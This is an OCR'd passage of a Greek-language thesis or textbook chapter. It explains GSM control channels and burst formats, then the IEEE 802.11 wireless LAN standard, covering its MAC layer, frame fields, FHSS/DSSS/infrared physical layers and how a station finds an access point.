- Η πρόσβαση επιχορήγησης καναλιού (AGCH): μόνο κατερχόμενης ζεύξης, η BTS διαθέτει ένα TCH ή SDCCH στην MS, επιτρέποντας της έτσι την πρόσβαση στο δίκτυο.

- Το κανάλι τυχαίας πρόσβασης (RACH): ανερχόμενης ζεύξης μόνο, επιτρέπει στην MS να ζητήσει ένα SDCCH σε απάντηση μιας σελίδας ή λόγω μιας κλήσης, η MS επιλέγει μια τυχαία στιγμή για να στείλει σε αυτό το κανάλι. Αυτό δημιουργεί τη δυνατότητα συγκρούσεων των μεταδόσεων από άλλες MSs. Η PCH και η AGCH μεταδίδονται σε ένα κανάλι που ονομάζεται σελιδοποίηση και πρόσβαση επιχορήγησης στο κανάλι (PAGCH). Χωρίζονται από το χρόνο.

ΤαΑφιερωμέναΚανάλιαΕλέγχου (The Dedicated Control Channels - DCCH)

Τα Αφιερωμένα Κανάλια Ελέγχου είναι υπεύθυνα για την περιαγωγή, τις μεταβιβάσεις, την κρυπτογράφηση, κλπ. Οι DCCHs περιλαμβάνουν τα ακόλουθα κανάλια:

- Το αυτόνομο αφιερωμένο κανάλι ελέγχου (SDCCH): κανάλι επικοινωνίας μεταξύ του MS και του BTS, σηματοδότηση κατά την εγκατάσταση κλήσης πριν να διατεθεί στην κυκλοφορία ένα κανάλι (TCH).

- Το αργά συνδεδεμένο κανάλι ελέγχου (SACCH): μεταδίδει συνεχή μέτρηση εκθέσεων (π.χ. ένταση πεδίου) παράλληλα με τη λειτουργία ενός TCH ή SDCCH. Χρησιμοποιείται πάντα παράλληλα σε ένα TCH ή SDCCH.

- Το γρήγορα συνδεδεμένο κανάλι ελέγχου (FACCH): είναι παρόμοιο με το SDCCH, αλλά χρησιμοποιείται παράλληλα με τη λειτουργία του TCH, αν ο ρυθμός μετάδοσης δεδομένων της SACCH είναι ανεπαρκής. «Λειτουργία Δανεισμού» είναι όπου το πρόσθετο εύρος ζώνης δανεισμένο από το TCH. Αυτό συμβαίνει για μηνύματα που συνδέονται με την κλήση καθιερωμένης ταυτότητας του συνδρομητή, παράδοση αποφάσεων, κλπ.

Σχεδόν όλα τα κανάλια σηματοδότησης χρησιμοποιούν τη μορφή της «φυσιολογικής έκρηξης» εκτός από τα RACH, FCCH και SCH κανάλια.

1.3.3.fΜορφέςΕκρήξεων (Burst Formats)

Η χρονοδιάρκεια είναι 576ms, δηλαδή 156,25 bits διάρκεια και φυσικά της περιεχόμενα είναι γνωστά ως μια έκρηξη. Πέντε διαφορετικοί τύποι εκρήξεων υπάρχουν στο σύστημα. Τα διαφορετικά TDMA πλαίσια τα διαφοροποιούν.

Η Φυσιολογική Έκρηξη (TheNormalBurst- NB)

Χρησιμοποιείται για να μεταφέρουν πληροφορίες για την κυκλοφορία και τον έλεγχο των καναλιών, εκτός από το RACH. Αυτό περιέχει 116 κρυπτογραφημένα κομμάτια.

ΗΈκρηξηΔιόρθωσηςΣυχνότητας (TheFrequencyCorrectionBurst- FB)

Χρησιμοποιείται για το συγχρονισμό της συχνότητας του κινητού. Το περιεχόμενο αυτής της έκρηξης χρησιμοποιείται για να υπολογίσουμε μια αδιαμόρφωτη, ημιτονοειδή ταλάντωση πάνω στην οποία ο συνθέτης των κινητών τηλεφώνων είναι χρονισμένος.

Η Συγχρονισμένη Έκρηξη (TheSynchronizationBurst- SB)

Χρησιμοποιείται για συγχρονισμό του κινητού. Περιέχει μια μακρά ακολουθία κατάρτισης και μεταφέρει τις πληροφορίες από έναν TDMA αριθμό πλαισίου.

ΗΈκρηξηΕισόδου (The Access Burst - AB)

Χρησιμοποιείται για την τυχαία πρόσβαση και χαρακτηρίζεται από ένα μεγάλο χρονικό διάστημα (256ms) για να επιτρέψει την έκρηξη μετάδοσης από ένα κινητό που δεν ξέρει τον ακριβή χρόνο εκ των προτέρων κατά την πρώτη πρόσβαση σε ένα δίκτυο.

Η Εικονική Έκρηξη (TheDummyBurst- DB)

Μεταδίδουν ως πληρωτικά σε αχρησιμοποίητες ώρες μετάδοσης του μεταφορέα. Δεν μεταφέρει καμία πληροφορία αλλά έχει την ίδια μορφή όπως σε μία κανονική έκρηξη (NB).

1.4 Το Πρότυπο 802.11

1.4.1 Γενικά

Αυτό το πρότυπο είναι το βασικό πρότυπο για τα ασύρματα τοπικά δίκτυα και υποστηρίζει ρυθμούς μετάδοσης 1 και 2 Mbpsχρησιμοποιώντας το φάσμα συχνοτήτων των 2.4 GHz. Μεταξύ άλλων ορίζονται και τα παρακάτω:

- Αρχιτεκτονική ασύρματων τοπικών δικτύων
- Διάφορες υπηρεσίες όπως συσχέτιση (association), επανασυσχέτιση (reassociation), αυθεντικοποίηση(authentication) και διασφάλιση του ιδιωτικού απορρήτου (privacy).
- Η δομή του πλαισίου συμπεριλαμβανόμενης της λειτουργικότητας για τα υπό-επίπεδα PHYκαι MAC.
- Οι λειτουργίες διαμόρφωσης των FHSSκαι DSSS.
- Ο αλγόριθμος WEPκαι οι διεργασίες για την διασφάλιση του ιδεατού απορρήτου.[2]

1.4.2 Οι Ασύρματες Τεχνολογίες του 802.11

Το IEEE 802.11 πρότυπο παρουσιάζεται ως το κυρίαρχο πρότυπο για το φυσικό (PHY) και MACυπό-επίπεδο για τα ασύρματα τοπικά δίκτυα. Επιτρέπει την χρησιμοποίηση δύο διαμορφώσεων στο φυσικό επίπεδο, το DirectSequenceSpreadSpectrum (DSSS) και το FrequencyHoppingSpreadSpectrum (FHSS). Αυτές οι τεχνολογίες χρησιμοποιούν κοινό επίπεδο MAC. Αυτό το πρότυπο του 1997 υποστήριξε ρυθμούς μετάδοσης 1 και 2 Mbps, με το σύστημα να επιλέγει αυτόματα την υψηλότερη δυνατή ταχύτητα μετάδοσης. Το 1999, παρουσιάστηκαν υψηλότερης ταχύτητας εκδόσεις των προτύπων, γνωστές ως 802.11bκαι 802.11a.

[2] Διαμόρφωση Ασφαλών Ασύρματων Εταιρικών Δικτύων (Διπλωματική Εργασία)

Από το 1997 μέχρι και σήμερα η εξέλιξη των ασύρματων τεχνολογιών και οι δυνατότητες που προσφέρουν κάθε φορά έχουν ιδιαίτερο ενδιαφέρον:

- Το αρχικό 802.11 PHY πρότυπο υποστήριζε 1 και 2 Mbpsχρησιμοποιώντας το φάσμα συχνοτήτων των 2.4GHz. Ακόμα περιείχε τα DirectSequenceSpreadSpectrum (DSSS), infraredκαι FrequencyHoppingSpreadSpectrum (FHSS).

- Το 802.11bπρότυπο πρόσθεσε ρυθμούς μετάδοσης 5 και 11 Mbpsστο φάσμα των 2.4GHz. Την περίοδο εκείνη το πρότυπο αυτό χαρακτηρίσθηκε ως το πρότυπο υψηλών ταχυτήτων. Εμπεριείχε μόνο το DSSS.

- Το 802.11gπρότυπο είχε σκοπό να συμπεριλάβει τα 22 και τα 54 Mbps στο φάσμα των 2.4GHz.

- Τα 802.11bκαι 802.11gπρότυπα χρησιμοποιούν την DSSSδιαμόρφωση.

- Ενώ τα παραπάνω PHY πρότυπα χρησιμοποιούν το φάσμα των 2.4GHz, το πρότυπο 802.11aπαρουσιάζει τα 54 Mbpsστο φάσμα των 5.4GHzχρησιμοποιώντας τη διαμόρφωση OrthogonalFrequencyDivisionMultiplexing (OFDM).

- Όσο ο ρυθμός μετάδοσης αυξάνεται τόσο μειώνεται η ακτίνα κάλυψης των ασύρματων τοπικών δικτύων.

Η ακτίνα κάλυψης καθώς και άλλα χαρακτηριστικά μπορούν να βελτιωθούν με διάφορες μεθόδους όπως η αύξηση της ισχύος. Από την άλλη μεριά οι κατασκευαστές του υλικού θα πρέπει κάθε φορά να συμμορφώνονται με τους κανόνες που ορίζουν οι επιτροπές τηλεπικοινωνιών κάθε χώρας. Υπάρχει περίπτωση τα πρότυπα και οι προδιαγραφές της IEEE να έρχονται σε σύγκρουση με τους κανόνες που θεσπίζει η εκάστοτε επιτροπή τηλεπικοινωνιών κάθε χώρας. Η Εθνική Επιτροπή Τηλεπικοινωνιών και Ταχυδρομείων (ΕΕΤΤ) είναι υπεύθυνη στη χώρα μας για τη θέσπιση τέτοιων κανόνων.

1.4.3 Το Επίπεδο MAC

Πρόκειται για ένα αριθμό πρωτοκόλλων με σκοπό να ελέγχουν και να ορίζουν την χρήση του κοινού μέσου μετάδοσης, του ραδιοφορέα και την αξιόπιστη μετάδοση των δεδομένων. Οι προδιαγραφές για τις λειτουργίες είναι οι εξής:

- Πρόσβαση των σταθμών στο ασύρματο μέσο μετάδοσης. Ορίζονται δύο τρόποι πρόσβασης:

  -Distribution Coordination Function (DCF):ΑποτελείταιβασικάαπόέναμηχανισμόCarrier Sense Multiple Access with Collision Avoidance (CSMA/CA). Σύμφωνα με αυτόν ένας σταθμός που επιθυμεί να εκπέμψει ανιχνεύει το ασύρματο μέσο μετάδοσης. Αν είναι ελεύθερο για ένα χρονικό διάστημα ο σταθμός εκπέμπει μετά από ένα τυχαίο χρονικό διάστημα. Αυτός ο τρόπος είναι ένας καλός συμβιβασμός ανάμεσα στην καθυστέρηση μετάδοσης και στην πιθανότητα συγκρούσεων των πακέτων. Ο δέκτης θα προβεί στον έλεγχο του πακέτου που έλαβε και θα στείλει ένα μήνυμα επιβεβαίωσης ACK. Αν ο αποστολέας δεν δεχτεί το μήνυμα ACK θα υποθέσει ότι συνέβη σύγκρουση πακέτων και θα προχωρήσει στην επανεκπομπή του. Επειδή σε μια κυψέλη μπορεί ένας σταθμός να μην μπορεί να ακούσει τους υπόλοιπους, αλλά μόνο το σταθμό βάση, ορίζεται ένας μηχανισμός ανίχνευσης ιδεατού φέροντος (virtualcarriersense). Σύμφωνα με αυτόν ο σταθμός που επιθυμεί να εκπέμψει στέλνει ένα μήνυμα αίτησης αποστολής (cleartosend-CTS) αν το ασύρματο μέσο μετάδοσης είναι ελεύθερο. Με αυτόν τον τρόπο έχουμε μία κράτηση του μέσου για το συγκεκριμένο σταθμό.


  -PointCoordinationFunction (PCF): Είναιπροαιρετικόςτρόποςπρόσβασης και χρησιμοποιείται για εφαρμογές πραγματικού χρόνου, όπου απαιτείται προνομιακή μεταχείριση έναντι της απλής μετάδοσης δεδομένων. Ο σταθμός βάση ρωτά κάθε ένα σταθμό ξεχωριστά εάν έχει δεδομένα προς μετάδοση. Με αυτόν τον τρόπο ένας σταθμός μπορεί να αποκτήσει πρόσβαση μεγαλύτερης προτεραιότητας. Ο σταθμός βάση μοιράζει το χρόνο του ανάμεσα στους δύο τρόπους πρόσβασης.

- Αποστολή πλαισίων. Ορίζονται οι ακόλουθοι τύποι πλαισίων:

  -Πλαίσια πληροφορίας: Χρησιμοποιούνται για την μετάδοση δεδομένων.

  -Πλαίσια ελέγχου: Για τον έλεγχο του μέσου μετάδοσης.

  -Πλαίσια διαχείρισης: Ανταλλαγή πληροφορίας διαχείρισης.



Σχήμα 6: Γενικό πλαίσιο 802.11

Το πεδίο **framecontrol**αποτελείται από 11 πεδία, σχήμα 8:

-ProtocolVersionSubfield. Ορίζει την έκδοση του 802.11 προτύπου.

-TypeSubfield. Ορίζει τέσσερις τύπους πλαισίων.

-SubtypeSubfield.Περαιτέρω ορισμός πλαισίου.

-ToDSSubfield.Το πεδίο έχει τιμή 1 όταν το πλαίσιο προορίζεται για ένα σταθμό βάση για τη μεταγωγή του στο δίκτυο διανομής. Διαφορετικά έχει τιμή 0.

-FromDSSubfield.Το πεδίο έχει τιμή 1 εάν το πλαίσιο έχει ληφθεί από το δίκτυο διανομής. Διαφορετικά έχει τιμή 0.

-MoreFragmentsSubfield.Το πεδίο έχει τιμή 1 όταν το πλαίσιο έχει παραπάνω του ενός τμήματος.

-RetrySubfield. Προσδιορίζει την επανεκπομπή ενός τμήματος.

-PowerManagementSubfield. Προσδιορίζει την κατάσταση διαχείρισης ενέργειας στην οποία θα τεθεί ο σταθμός μετά την εκπομπή του τμήματος. Υπάρχουν δύο καταστάσεις, η "powersave" και η "active".

-MoreDataSubfield.Προσδιορίζει την αποθήκευση και άλλων πλαισίων στην ενδιάμεση μνήμη (buffer) του σταθμού.

-WEPSubfield. Προσδιορίζει ότι το σώμα του πλαισίου είναι κρυπτογραφημένο σύμφωνα με τον WEP.

-OrderSubfield. Προσδιορίζει την δυνατότητα σειράς λήψης unicastή multicastπλαίσια από ένα σταθμό.

Το πεδίο **Duration/ID**προσδιορίζει δύο διαφορετικά πράγματα σε σχέση με τον τύπο του πλαισίου:

-Στα μηνύματα PowersavePollπροσδιορίζει το αναγνωριστικό του ασύρματου σταθμού (StationID).

-Σε όλα τα υπόλοιπα μηνύματα το πεδίο προσδιορίζει την διάρκεια του πλαισίου.

Τα πεδία **Address.** Διευθύνσεις MAC του αποστολέα και του παραλήπτη.

Το πεδίο **SequenceControl**. Αύξων αριθμός πλαισίου και τμήματος.

Το πεδίο**CRC**. Κώδικας ανίχνευσης λαθών.

- Κατάτμηση και επανένωση πακέτων. Ο ραδιοφορέας είναι μη αξιόπιστο μέσο μετάδοσης και εισάγει μεγάλο αριθμό λαθών, το MACεπίπεδο προχωρά σε κατάτμηση των πλαισίων σε μικρότερου μεγέθους τμήματα (fragments). Έτσι η πιθανότητα να υπάρξει λανθασμένο τμήμα είναι μικρότερη και στην περίπτωση που αυτό έχει λάθη, το πλαίσιο που θα χρειαστεί να μεταδοθεί θα είναι μικρότερο.

- Αυθεντικοποίηση (authentication). Ο σταθμός, ο οποίος επιθυμεί να συνδεθεί σε μια κυψέλη (BSS), πρέπει να αποδείξει την ταυτότητα του. Αυτό γίνεται με ανταλλαγή πληροφορίας μεταξύ του ασύρματου σταθμού και του σταθμού βάση. Ανάλογα ορίζεται και η λειτουργία της αποαυθεντικοποίησης. Μεγάλο μέρος του κειμένου θα αφιερωθεί στις τεχνολογίες αυθεντικοποίησης και στην υλοποίηση τους.

- Διασφάλιση ιδιωτικού απορρήτου (privacy). Παρέχεται με ένα μηχανισμό κρυπτογράφησης των δεδομένων. Ο μηχανισμός ονομάζεται WEP (WiredEquivalentPrivacy).

Επιπροσθέτως των παραπάνω υπηρεσιών ένας σταθμός βάση έχει υλοποιημένες και τις ακόλουθες υπηρεσίες:

-Συσχέτιση (Association).Μετά την αυθεντικοποίηση του ασύρματου σταθμού γίνεται ανταλλαγή πληροφορίας μεταξύ ασύρματου σταθμού και του σταθμού βάση, σχετικά με το σταθμό και της δυνατότητες της κυψέλης (BSS). Όταν ολοκληρωθεί η διαδικασία αυτή, λέμε ότι ο ασύρματος σταθμός είναι συσχετισμένος με ένα σταθμό βάση, έχει δημιουργηθεί μια λογική σύνδεση μεταξύ τους και μπορεί πλέον να ακολουθήσει η ανταλλαγή πλαισίων πληροφορίας. Η λογική αυτή σύνδεση έχει σκοπό να κάνει το δίκτυο διανομής (DS) να γνωρίζει που και πώς να παραδώσει δεδομένα σε ένα ασύρματο σταθμό. Ανάλογη υπηρεσία είναι και της αποσυσχέτισης.

-Επανασυσχέτιση (Reassociation). Στην περίπτωση που ο ασύρματος σταθμός έχει ήδη εισέλθει στο ESS, αλλά επιθυμεί να αλλάξει σταθμό βάση, τότε αποστέλλει στον σταθμό βάση πλαίσιο ReassociationResponse. Παράλληλα, ο σταθμός βάση πρέπει να ενημερώσει το δίκτυο διανομής (DS) για τη νέα επασυσχέτιση και τη νέα θέση του ασύρματου σταθμού, προκαλώντας την προώθηση των μηνυμάτων. Επίσης, το δίκτυο διανομής ενημερώνει τον παλιό σταθμό βάση με τον οποίο είχε συσχετιστεί ο ασύρματος σταθμός για την καινούργια επανασυσχέτιση. Έτσι ο ασύρματος σταθμός διατηρεί τη σύνδεση του στο δίκτυο.

-Υπηρεσία διανομής (DistributionService).Προκειμένου να ληφθεί απόφαση αν ένα πλαίσιο πρέπει να σταλεί στην ίδια κυψέλη (BSS) ή πρέπει να σταλεί στο δίκτυο διανομής (DS) προς παράδοση σε ασύρματο σταθμό συσχετιζόμενο με άλλο σταθμό βάση.

-Υπηρεσία Διαλειτουργικότητας (Integrationservice). Υποστηρίζει την συνδεσιμότητα IEEE 802.11 ασύρματου τοπικού δικτύου με άλλο τύπο τοπικού δικτύου. Στην ουσία κάνει την μετάφραση πλαισίων από τον ένα τύπο στον άλλο.

-Περιαγωγή(roaming).Η IEEE δεν προδιαγράφει τον τρόπο υλοποίησης της περιαγωγής, δίνει όμως τα βασικά εργαλεία με τα οποία μπορεί να γίνει. Αυτά είναι η ενεργητική-παθητική σάρωση του ραδιοφορέα από τον ασύρματο σταθμό για να ανακαλύψει το σταθμό βάση και η υπηρεσία επανασυσχέτισης (reassociation). Έτσι σε αυτό το στάδιο η περιαγωγή μπορεί να υλοποιηθεί από μηχανισμούς δευτέρου επιπέδου χρησιμοποιώντας όμως προϊόντασυμβατά μεταξύ τους ή με μηχανισμούς επιπέδου τρία όπως με πρωτόκολλο MobileIP.

-Μηχανισμός εξοικονόμησης ενέργειας (PowerSaveMode). Το πρότυπο προβλέπει ένα τρόπο λειτουργίας για τους ασύρματους σταθμούς στον οποίο καταναλώνουν ελάχιστη ενέργεια χωρίς να λειτουργούν ο πομπός ή ο δέκτης. Ο σταθμός βάση γνωρίζει τους σταθμούς που βρίσκονται σε αυτή την κατάσταση και κρατά τα πακέτα που προορίζονται για αυτούς. Παράλληλα στέλνει πακέτα στα οποία υπάρχει η πληροφορία για το εάν υπάρχουν πακέτα προς εκπομπή για ένα ασύρματο σταθμό. Ο ασύρματος σταθμός μεταβαίνει σε κατάσταση κατανάλωσης ελάχιστης ενέργειας και λαμβάνει περιοδικά τα πλαίσια Beaconπου στέλνονται από το σταθμό βάση προκειμένου να ενημερωθεί αν υπάρχουν πακέτα προς παραλαβή. Όταν ο ασύρματος σταθμός μεταβεί στην κανονική κατάσταση λειτουργίας στέλνει μήνυμα Pollπρος τον σταθμό βάση ζητώντας την αποστολή αυτών των πακέτων.

1.4.4 Το Φυσικό Επίπεδο (PHY)

Το φυσικό επίπεδο αναλαμβάνει τη μετάδοση των δεδομένων μεταξύ των κόμβων, αναλαμβάνοντας λειτουργίες όπως της διαμόρφωσης, λήψης και εκπομπής.

Για το φυσικό επίπεδο το πρότυπο περιλαμβάνει τρεις τεχνολογίες:

- Frequency Hopping Spread Spectrum (FHSS)]
- Direct Sequence Spread Spectrum (DSSS)
- Υπέρυθρη ακτινοβολία (Infrared)

Οι FHSSκαι οι DSSSείναι τεχνικές διασποράς φάσματος (spreadspectrum).


Η κωδικοποίηση διασποράς φάσματος (SpreadSpectrum) είναι η μέθοδος που χρησιμοποιείται κατά κανόνα για τη μετάδοση δεδομένων σε περισσότερες της μίας συχνοτήτων στα ασύρματα τοπικά δίκτυα, με την απαίτηση βέβαια ο δέκτης να γνωρίζει τη σωστή συχνότητα. Υπάρχουν δύο διαφορετικοί τύποι τεχνολογιών διασποράς φάσματος για μετάδοση στα 2.4GHz: Η DirectSequenceSpreadSpectrum (DSSS) και η FrequencyHoppingSpreadSpectrum (FHSS).

Να σημειωθεί ότι και οι δύο τεχνικές έχουν τις ρίζες τους σε στρατιωτικές εφαρμογές, όπου η στιβαρότητα στη μετάδοση και η αντοχή σε παράσιτα είναι πρωταρχικοί στόχοι και πρωτοεμφανίστηκαν κατά τον Β' Παγκόσμιο πόλεμο. Σήμερα έχουν παραδοθεί για εμπορική και βιομηχανική εκμετάλλευση και οι συσκευές διατίθενται με μικρό κόστος λόγω της μαζικής παραγωγής τους.

Frequency Hopping Spread Spectrum (FHSS).Το FHSSχρησιμοποιεί ένα στενό φασματικά φέρον σήμα, το οποίο μεταβάλλει συνεχώς την κεντρική του συχνότητα σύμφωνα με ένα συγκεκριμένο πρότυπο.

Φορέας ή φέρον σήμα (carrier) ονομάζεται ένα ημιτονικό συνήθως σήμα με συχνότητα υψηλότερη από αυτή του σήματος πληροφορίας, τέτοια ώστε να μπορεί να διέλθει από το κανάλι μετάδοσης. Ο φορέας είναι στην ουσία το μεταφορικό μέσο του σήματος της πληροφορίας. Το χρήσιμο σήμα, η πληροφορία δηλαδή, διαμορφώνει τον φορέα επηρεάζοντας κάποιο χαρακτηριστικό του όπως το πλάτος, τη συχνότητα ή τη φάση του. Ο δέκτης από την άλλη πλευρά αναδιαμορφώνει το φορέα, εξάγοντας το χρήσιμο σήμα.

Το σήμα εξαπλώνεται καθώς λειτουργεί σε μια συχνότητα για σύντομη χρονική διάρκεια και έπειτα μεταπηδά σε μια άλλη. Ο αλγόριθμος για τη μεταπήδηση (hopping) της συχνότητας είναι γνωστός και στον πομπό και στο δέκτη και έτσι επιτυγχάνεται ο μεταξύ τους συγχρονισμός. Το FHSS, λόγω της τεχνικής μεταπήδησης συχνότητας, έχει μεγαλύτερη ανοχή στις παρεμβολές από ότι το DSSS, ενώ επίσης αποφεύγει την ταυτόχρονη δέσμευση μεγάλου μέρους του φάσματος. Τέλος, οι πομποί σημάτων FHSSαπαιτούν μικρότερη ισχύ από ότι οι αντίστοιχοι DSSS. Το FHSSχρησιμοποιήθηκε στο αρχικό πρότυπο 802.11 για ρυθμούς μετάδοσης 1 ή 2 Mbps.



Σχήμα 7: Πλαίσιο 802.11 FHSS


Το προοίμιο (preamble) περιέχει δύο πεδία.

- Το πεδίο Sync. Έχει μήκος 80 bitsκαι περιέχει μία σειρά από 1 και 0 με σκοπό τον συγχρονισμό των δύο μερών που λαμβάνουν μέρος στην επικοινωνία.
- ΤοπεδίοStart Frame Delimiter (SFD). Έχει μήκος 16bitsκαι προσδιορίζει την έναρξη παραμέτρων σχετικών με το φυσικό επίπεδο.

Η κεφαλίδα (header) περιέχει τρία πεδία.

- Το πεδίο Lengthword. Προσδιορίζει το μήκος του πλαισίου.
- Το πεδίο Signaling. Έχει μήκος 4 bitsκαι προσδιορίζει τους ρυθμούς μετάδοσης των 1 Mbpsμέχρι τα 4.5 Mbpsμε ρυθμό αύξησης 0.5 Mbps.
- ΤοπεδίοHeader Error Check (HEC). Έχει μήκος 16 bitsκαι παρέχει ανίχνευση λαθών για τα πεδία του πλαισίου.

Direct Sequence Spread Spectrum (DSSS). Η DSSSείναι μια τεχνολογία μετάδοσης φάσματος ευρείας ζώνης, η οποία παράγει ένα επιπλέον bitpatternγια κάθε bitπου μεταδίδεται. Αυτό το bitpattern, το οποίο έχει μεγαλύτερο ρυθμό μετάδοσης από αυτόν των δεδομένων, καλείται chipή chippingcode. Όσο μακρύτερο το chip, τόσο μεγαλύτερη η πιθανότητα ανάκτησης των μεταδιδόμενων δεδομένων χωρίς σφάλμα. Η δυσμενής συνέπεια της χρησιμοποίησης μακρύτερων chipείναι το ευρύτερο φάσμα που απαιτείται για τη μετάδοση.




Σχήμα 8: Πλαίσιο 802.11 DSSS

Το προοίμιο (preamble) και η κεφαλίδα (header) μεταδίδονται πάντοτε με ρυθμό μετάδοσης του 1 Mbpsκαι το πεδίο Signalπροσδιορίζει το ρυθμό μετάδοσης για τα υπόλοιπα.

- Το πεδίο Sync. Αποτελείται από 128 bitsμε σκοπό τον συγχρονισμό στο ρυθμό μετάδοσης των δύο μερών της επικοινωνίας.
- ΤοπεδίοStart Frame Delimiter (SFD). Προσδιορίζει την έναρξη παραμέτρων σχετικών με το φυσικό επίπεδο.
- Το πεδίο Signal. Προσδιορίζει την διαμόρφωση που θα χρησιμοποιηθεί για την μετάδοση. Ο ρυθμός μετάδοσης των δεδομένων θα είναι ίσος με το πεδίο Signalπολλαπλασιαζόμενο επί 100kbps.
- Το πεδίο Service. Για μελλοντική χρήση.
- Το πεδίο Length. Προσδιορίζει τον αριθμό των microsecondsπου απαιτούνται για την μετάδοση.
- Το πεδίο CRC. Παρέχει ανίχνευση λαθών στα πεδία signal, lengthκαι service.

Υπέρυθρη Ακτινοβολία (Infrared). Λειτουργεί σε μήκη κύματος κοντά στην ορατή ακτινοβολία φωτός. Η περιοχή μετάδοσης περιορίζεται περί τα 10 μέτρα και περιορίζεται σε ενδοκτιριακές εφαρμογές.



Σχήμα 9: Πλαίσιο 802.11 Infrared

Τα πεδία SYNCκαι SFDλειτουργούν όμοια με τα πεδία στα πλαίσια FHSSκαι DSSS. Το πεδίο Datarateπροσδιορίζει ρυθμούς μετάδοσης του 1 Mbps (basicaccessrate) και ρυθμό μετάδοσης των 2 Mbps (enhancedaccessrate).

1.4.5 Εύρεση Σταθμού Βάσης και Εισαγωγή στο Ασύρματο Δίκτυο

Υπάρχουν δύο τρόποι με τους οποίους μπορεί ένας ασύρματος σταθμός να αντιληφθεί την ύπαρξη ενός σταθμού βάσης. Αυτοί είναι η παθητική και η ενεργή ανίχνευση. Αυτούς τους δύο τρόπους μπορεί να χρησιμοποιήσει για να εισέλθει στο δίκτυο ή απλά να μετακινηθεί σε αυτό. Σε περίπτωση ταυτόχρονης ύπαρξης περισσότερων του ενός σταθμού βάσης, οι οποίοι μπορούν να παρέχουν υπηρεσίες στους ασύρματους σταθμούς, επιλέγεται αυτός που έχει καλύτερο λόγο σήματος προς θόρυβο ή αυτός που εξυπηρετεί καλύτερα τον ασύρματο σταθμό για διαφορετικούς λόγους.

Στην παθητική ανίχνευση κάθε σταθμός βάση στέλνει ανά τακτά χρονικά διαστήματα controlframes, τα λεγόμενα Beacons. Τα τελευταία μεταξύ άλλων περιέχουν το BSSIDκαι το ESSID του σταθμού βάσης. Έτσι, ο ασύρματος σταθμός λαμβάνει όλα τα Beaconskαι διαλέγει το σταθμό βάση με τον οποίο επιθυμεί να εισέλθει στο δίκτυο, οπότε και στέλνει AuthenticateRequestσε αυτό το σταθμό βάση.

Κατά την ενεργή ανίχνευση ο ασύρματος σταθμός ψάχνει για διαθέσιμους σταθμούς βάσης. Αυτό το πετυχαίνει αποστέλλοντας ένα ProbeRequest 802.11 πλαίσιο, με το οποίο γνωστοποιεί το ESSIDτου. Οι σταθμοί βάσης που λαμβάνουν το πλαίσιο αυτό απαντούν με ProbeResponse, το οποίο περιέχει παρόμοιες πληροφορίες με το Beacon.

Μετά την ανίχνευση του σταθμού βάσης ακολουθούν η αυθεντικοποίηση, συσχέτιση και η επανασυσχέτιση. Μια πρώτη περιγραφή για τα βασικά χαρακτηριστικά τους έχει δοθεί σε προηγούμενες ενότητες.

1.4.6 Το Πρότυπο IEEE 802.11b

Αυτότοπρότυποπεριγράφει σε λεπτομέρεια το δημοφιλές ασύρματο τοπικό δίκτυο στη μπάντα των 2.4 GHz, γνωστό και με το όνομα Wi-Fi™, το οποίο χρησιμοποιεί τη διαμόρφωση ComplementaryCodeKeying (CCK). Τα νέα χαρακτηριστικά που προσθέτει το πρότυπο είναι τα παρακάτω:

